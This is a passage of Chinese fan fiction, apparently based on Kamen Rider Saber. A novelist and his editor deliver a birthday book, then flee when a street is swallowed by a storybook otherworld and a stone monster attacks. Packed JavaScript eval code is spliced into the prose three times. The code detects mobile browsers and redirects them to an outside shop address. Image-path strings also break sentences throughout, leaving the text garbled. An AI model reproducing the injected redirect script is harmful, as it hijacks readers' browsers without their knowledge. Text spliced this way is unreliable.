确认稿件无误,芽依将稿纸小心翼翼地塞回牛皮纸袋里,就听飞羽真那儿传来了盖上笔盖的轻微“嘎达”声。 芽依抻直了脖子往柜台里瞧,问道:“下下个月的稿子?” 飞羽真起身将稿纸竖起在桌面上敲齐,顺口答道:“是下下下个月的。” 芽依闻言,顿 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305111|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 时眼冒小星星! “那下下个月的干脆一起给我吧!我一块儿校对了完事!” “那可不行。”飞羽真将稿子放进抽屉里,在芽依希冀的注视下给抽屉上了锁,然后换上了公事公办的语气道:“我们签过合同的,约好了交稿的节奏,当然要照章办事。” “好吧……” 芽依叹了口气,虽然她本来也没抱什么期望。 “你要出门?” 见飞羽真从身后的衣帽架上拿下他的那顶黑色礼帽,芽依好奇地问,这不是还没到书店歇业的时间吗? “嗯,有点事,”飞羽真一边回忆着备忘录上的内容,一边拿起斜挎包往身上挂,说道:“附近店里的一个孩子,叫亮太的,他的父母拜托我帮孩子准备生日礼物,我得给孩子送去。” “嗯?” 芽依听完就是一愣。 “亮太的父母,拜托你直接把礼物送到孩子手里?” “是啊。”飞羽真点头。 芽依皱眉:“不是交给孩子的父母,让父母亲手送孩子生日礼物吗?” “不是。” 飞羽真无奈摇头。 芽依更加莫名了:“怎么……听着有点怪怪的?” 飞羽真心想,他也觉得怪呢。也不知道“自己”是怎么做到的,和亮太的父母立下了这样一个奇怪的“约定”。关键是,亮太的父母居然也认可了,让书店老板直接给孩子送生日礼物这种奇怪的事。 但……约定就是约定,一旦立下,他就必须遵守。 把作为礼物的书塞进挎包,飞羽真走出柜台,顺手关掉了店里的灯。芽依也赶紧跟上,随着飞羽真出门。 “嗯?一起去吗?” 飞羽真见芽依跟了上来,于是问道。 芽依点头:“顺便去街上逛逛吧,反正稿子已经拿到了,我也不必急着赶回编辑部去。” “行。” 飞羽真自无不可,将门口的书型招牌封面合起,两人就一道走出了书店。 4. 虚影 这是一个始于春天的故事—— 明媚的阳光从斜侧方照下来,并不刺眼,带着上午十点特有的温度。空气里浮动着初春的气息——大约二十度出头,不冷不热,正好让人觉得身上暖融融的,又不会出汗。 风吹过来的时候是软的,带着点泥土和青草的味道。 小说家和他的编辑走在人流如织的大街上,周末的阳光正好,给整条街都镀上了一层暖洋洋的调子。沿街的店铺全部开着门,咖啡香从某个角落里飘出来,混着可丽饼摊上的甜味。 “总算是暖和起来了。” 芽依抬起头大大地伸了个懒腰,整个人都舒展开了,她可是最怕冷的,篝市的冬天实在是难熬,好在是,春天总会来的。 舒展完,芽依低头,就看见了飞羽真塞进挎包里的那本书,因为书太大了,只有下半能装进包里,于是就漏出了书的标题。芽依不由好奇地探头一瞧,顿时,瞧了个满脸黑线。 “呃……飞羽真,” 芽依指了指。 “你给那孩子选的生日礼物,就是这本书?” 飞羽真低头看了一眼,也陷入了沉默。 是啊,为什么选的是这本书?飞羽真自己也想知道啊! 埃克多·马洛的《苦儿流浪记》。硬要说的话,也算是儿童文学吧,但,且不说它的故事内容,就说这个篇幅…… 对于孩子来说,是不是有点长了呢…… “呃,不,不好吗?” 飞羽真只能努力开动脑筋给“自己”找补,解释道:“讲述一个孩子……呃,历经磨难,学会了诚实和坚韧,最终与贵族生母团圆并继承百万家产成为富豪的故事。” 芽依:“……” 好,好吗? 所幸,善解人意的编辑小姐姐并没有接着追问,只是暗戳戳地瞟飞羽真,一脸的我不明白,我大受震撼,但我理解并尊重。 很快,两人就抵达了目的地,还是亮太先看到了飞羽真一行人,挥着手开心地从店里跑了出来。 芽依就见飞羽真早已把书拿在了手里,他蹲下身,微笑着把书递给孩子的同时,对他说生日快乐。 显然,这孩子和飞羽真熟络得很,对飞羽真的来意也清楚得很,不如说,他已经期待许久了,于是,他接过礼物,开心地向飞羽真道谢。 然而,这愉快的气氛只维持了没几分钟。 一种强烈的预感击中了飞羽真。 比飞羽真更快发觉情况不对的,是他放在口袋里的勇气之龙。这是一种很难用言语形容的感觉,飞羽真察觉到了明显不源自于自身的情绪。清晰,分明,带着某种陌生的质地——飞羽真能感知到它,却不被它淹没,也不会和自己的情绪混淆。 因为那是属于另一种存在的情绪,并不是人类,而是有别于人类的……甚至很难说是生物的情绪,而他只是恰好能接收到,并且客观地阅读它,理解它,用不是“感同身受”的方式。 勇气之龙感到了不安,而不安的源头,似乎是…… 飞羽真追寻着那一丝灵感,望向就在不远处的一座大型购物中心,就在商场地库入口的一角,一个异形的身影正慢慢自阴影中浮现。 那是……! 就像是要印证他的猜测一般,周围的街景瞬间被刷上了一层异色,那是浓郁的,如同儿童蜡笔画般梦幻的色彩。 然而,没有丁点童真,只有诡异。 “咦?” 亮太也发现了周遭的变化,正要回过头去叫爸爸妈妈快看,下一秒,孩子如遭雷殛,整个人都呆楞住了—— 别说是爸爸妈妈了,就连他们家的店,乃至整个街道都消失不见了,取而代之的居然是一片绿油油到几乎刺眼的树海。 “哇!这是什么!?” 芽依也因为周遭环境的突变吓了一大跳,她一边发出惊叫,一边下意识地从包里掏出相机打算将之记录下来,没时间取景了,这七彩泡泡漫天飞舞的奇景也不知道会持续多久,总之,飞快按动快门。 飞羽真没有丝毫犹豫,他一把捞起亮太,回头就喊芽依赶紧跑!飞羽真的声音里少有地带上了焦躁和紧张,芽依虽然还在职业习惯的驱使下按快门拍素材,但也从飞羽真的嗓音里听出了情况的严峻,来不及多想,拔腿就追了过去。 尖叫,爆炸声和破碎声在背后接连炸开,地面抖得至少有五级地震,芽依吓得根本不敢回头,只一个劲地加速再加速! 两位文字工作者带着一个小孩,全速飞奔了足足一分多钟,其中一个还是负了重的,自是跑得上气不接下气,这才找到了一处僻静的墙角的阴影下,三人迅速躲了进去。 “这到底……怎么……回事啊!” 芽依掐着剧痛的肋骨下缘,疼得五官都快皱到一块儿去了。 飞羽真紧贴着墙根,他刚才是刻意带着芽依和亮太往远离那个异形的方向跑的,探头看了看外面的混乱,接着,就把亮太交给了芽依,嘱咐道: “ ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305112|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 芽依,亮太,等会儿如果你们看到有一本很大的书,就冲进去。” “哎?什么?什么?” 芽依无措地抱着已经吓傻了的小男孩,又听飞羽真这么没头没脑的一句话,一时间,大脑的逻辑功能直接宕机。 飞羽真加重了语气,再次重复道:“就是,看到很大的一本书,就带着亮太冲进去!” “哎?!什……!?” 芽依没来得及追问,飞羽真就再次跑了出去。她倒是想追,但怀里被塞了一个孩子,一时竟没法起身——那孩子因为飞羽真跑开,又担心又害怕,正眼泪汪汪的。芽依也只好一边有些无措地哄着孩子,一边小心翼翼地观察四周。 这一看,她就有了发现—— 近处的一些建筑物,外墙皮仿佛在几秒内经历了十多年的风吹日晒,成片地剥落,露出的内里——不是钢筋混凝土的墙体,而是…… 芽依眯起眼,仔细分辨,那纹理似乎是…… 书页? 芽依顿感头大,短短十分钟,突生的异变,大量的信息塞满了她的脑袋,只觉得难受极了。 “书,飞羽真说的,什么书,我什么都没看到啊,而且,还要冲进去,什么啊,乱七八糟的……到底是怎么回事啊……!” 芽依终于第三次发问,但没人能给她答案——直到下一秒。 毫无预兆地,一道耀眼的蓝色光芒在两人躲藏的角落不远处的空地上显现,那居然是一道高达三米的,书的虚影! 芽依和亮太,一个大人一个小孩,都被眼前的景象震惊到了! 那是什么?立体投影?大白天的,在这种空旷的地方,这么亮的立体投影? 两人互望了一眼,猛然都反应了过来,异口同声道:“书!” 这就是飞羽真刚才说的,书?! 亮太先一步从地上跳了起来,朝着书的虚影就直冲而去!他相信神山书店的店主,这个经常带着他和许多小伙伴一起读书,分享读后感,玩角色扮演游戏的大哥哥飞羽真! “亮太!” 芽依见状也赶紧连滚带爬地起身,追着孩子跑了出去! 数秒后,芽依就目睹了毕生难忘的一幕——当亮太撞进翻开的书页里时,孩子的身影瞬间就消失不见了,而芽依都来不及惊讶,就见书里居然凭空跑出来了个人! 这个距离,刹车已经来不及了,于是芽依只能绝望地一声惊叫,和这个凭空跑出来的蓝衣男子结结实实地撞了个满怀! 5. 视线 人们四散奔逃,街道上顿时冷清了下来。 飞羽真感到了视线,还不止一道,直勾勾地,毫不掩饰地落在了自己身上。 嗯,想来自己也确实够显眼的,大家都在逃命,纷纷远离混乱爆发的位置,唯独他逆流而行,当然显眼。 他是来找他的剑的。 这是他的圣契,奇幻驱动书勇气之龙告诉他的,虽然不是用文字,也不是语言,而是一种感觉。 飞羽真在已经成了半个废墟的广场上驻足,打量四周。 旁边的一栋楼此时只剩下了半栋。不是因为击毁或坍塌导致的,而是外观本身正在被销蚀——边缘坑坑洼洼,像被火燎过一样。 地面也是如此,砖石路面被“烧”出一个一个不规则的大洞,不知人会不会掉下去,又会掉到哪里去。 飞羽真不自觉地皱起眉,抬头往天上看。 这片天空蓝得很假,没有明显的光源,仿佛这个世界本身就是亮的,而不是被什么天体照亮的。七彩透明的泡泡飘浮在空中,偶尔有巨龙掠过天际。 很明显,这是个异世界。 这片街区像是被拉进了一个特殊的异世界,而街区本身正因为这个特殊异世界的关系而被不断地侵蚀和消融,或许是被这个异世界当成了“入侵者”或者“异物”之类吧?照这样下去,最终,恐怕这些现代化的痕迹都会消失,或者改换另一种面貌,完美融入这充满了童趣的异世界。 但,或许就是因为现实入侵异世界拉近了彼此间的距离,勇气之龙感知到了失落已久的,它命中注定的搭档。那是一把剑,自十五年前被前主人遗弃后,就在这异世界中浑浑噩噩地漂流。 按飞羽真的理解,大概就是套装吧?作为一名专为奇幻杂志供稿的小说家,飞羽真平时也没少玩奇幻题材的RPG游戏,一方面是写作之余的消遣,另一方面,也是取材。 他猜测,这就像电子游戏里的圣骑士装备那样,有些剑和圣契是成套的,同时装备在身上会有额外的效果。 飞羽真有些茫然,他能明白勇气之龙的意思,但毕竟只是“意思”,不是明确的语句,所以……剑到底在哪里? 咚——咚—— 沉重的脚步声由远及近,飞羽真收回了思绪,抬眼往震动传来的方向看去,就见一个棕褐色的臃肿怪物,一步一顿地朝着自己靠近。 似乎……就是刚才飞羽真瞥见的那抹异形阴影,外形对上了。 “人类,你不跑吗?” 拖着笨重的身躯,那如同用石块堆砌的怪人瓮声瓮气地开口道。 会说话? 飞羽真有些惊讶,这怪物居然有语言能力,甚至能和他交流。 “跑?能跑得出去吗?” 飞羽真顺着怪物的话,反问道。 “当然是不能的,”怪物郑重其事地宣告道:“因为这个世界,并没有‘人类’这种生物。” 如果非要穿越这书型的结界,就只会和那些建筑物一样消失! 因为它们,本不应该出现! 说完,他抬手一指。原本扒在他头顶的两只岩石断手猛地飞起,朝着飞羽真狠狠砸去! 飞羽真侧身一闪,断手擦着他的肩膀砸进地面,轰然炸开一片碎石。而飞羽真没有犹豫,直接拔腿就跑——他此时手无寸铁,实在没必要和怪物硬扛。 “想跑?!” 身后传来轰隆隆的巨响。飞羽真回头一瞥,只见那两只断手横冲直撞地追来,沿途的掩体——半截石墙、翻倒的手推车、断裂的石柱——全被砸得粉碎。碎石飞溅中,断手不管不顾地朝他碾压过来,一次次砸落,一次次将地面砸出龟裂的深坑。 飞羽真脚下不停地变换方向,堪堪躲过又一次砸击。碎石擦过他的脸颊,留下细小的血痕。眼见着能让飞羽真迂回的空间越来越小。 就在这时—— 吼——! 一声高亢的龙吟震彻了天际。 红色的影子从天而降,就见粗壮的尾巴横扫而过,结结实实地抽在两只岩石断手上!断;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305113|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 手应声飞了出去,砸进远处的废墟,扬起一片尘土。 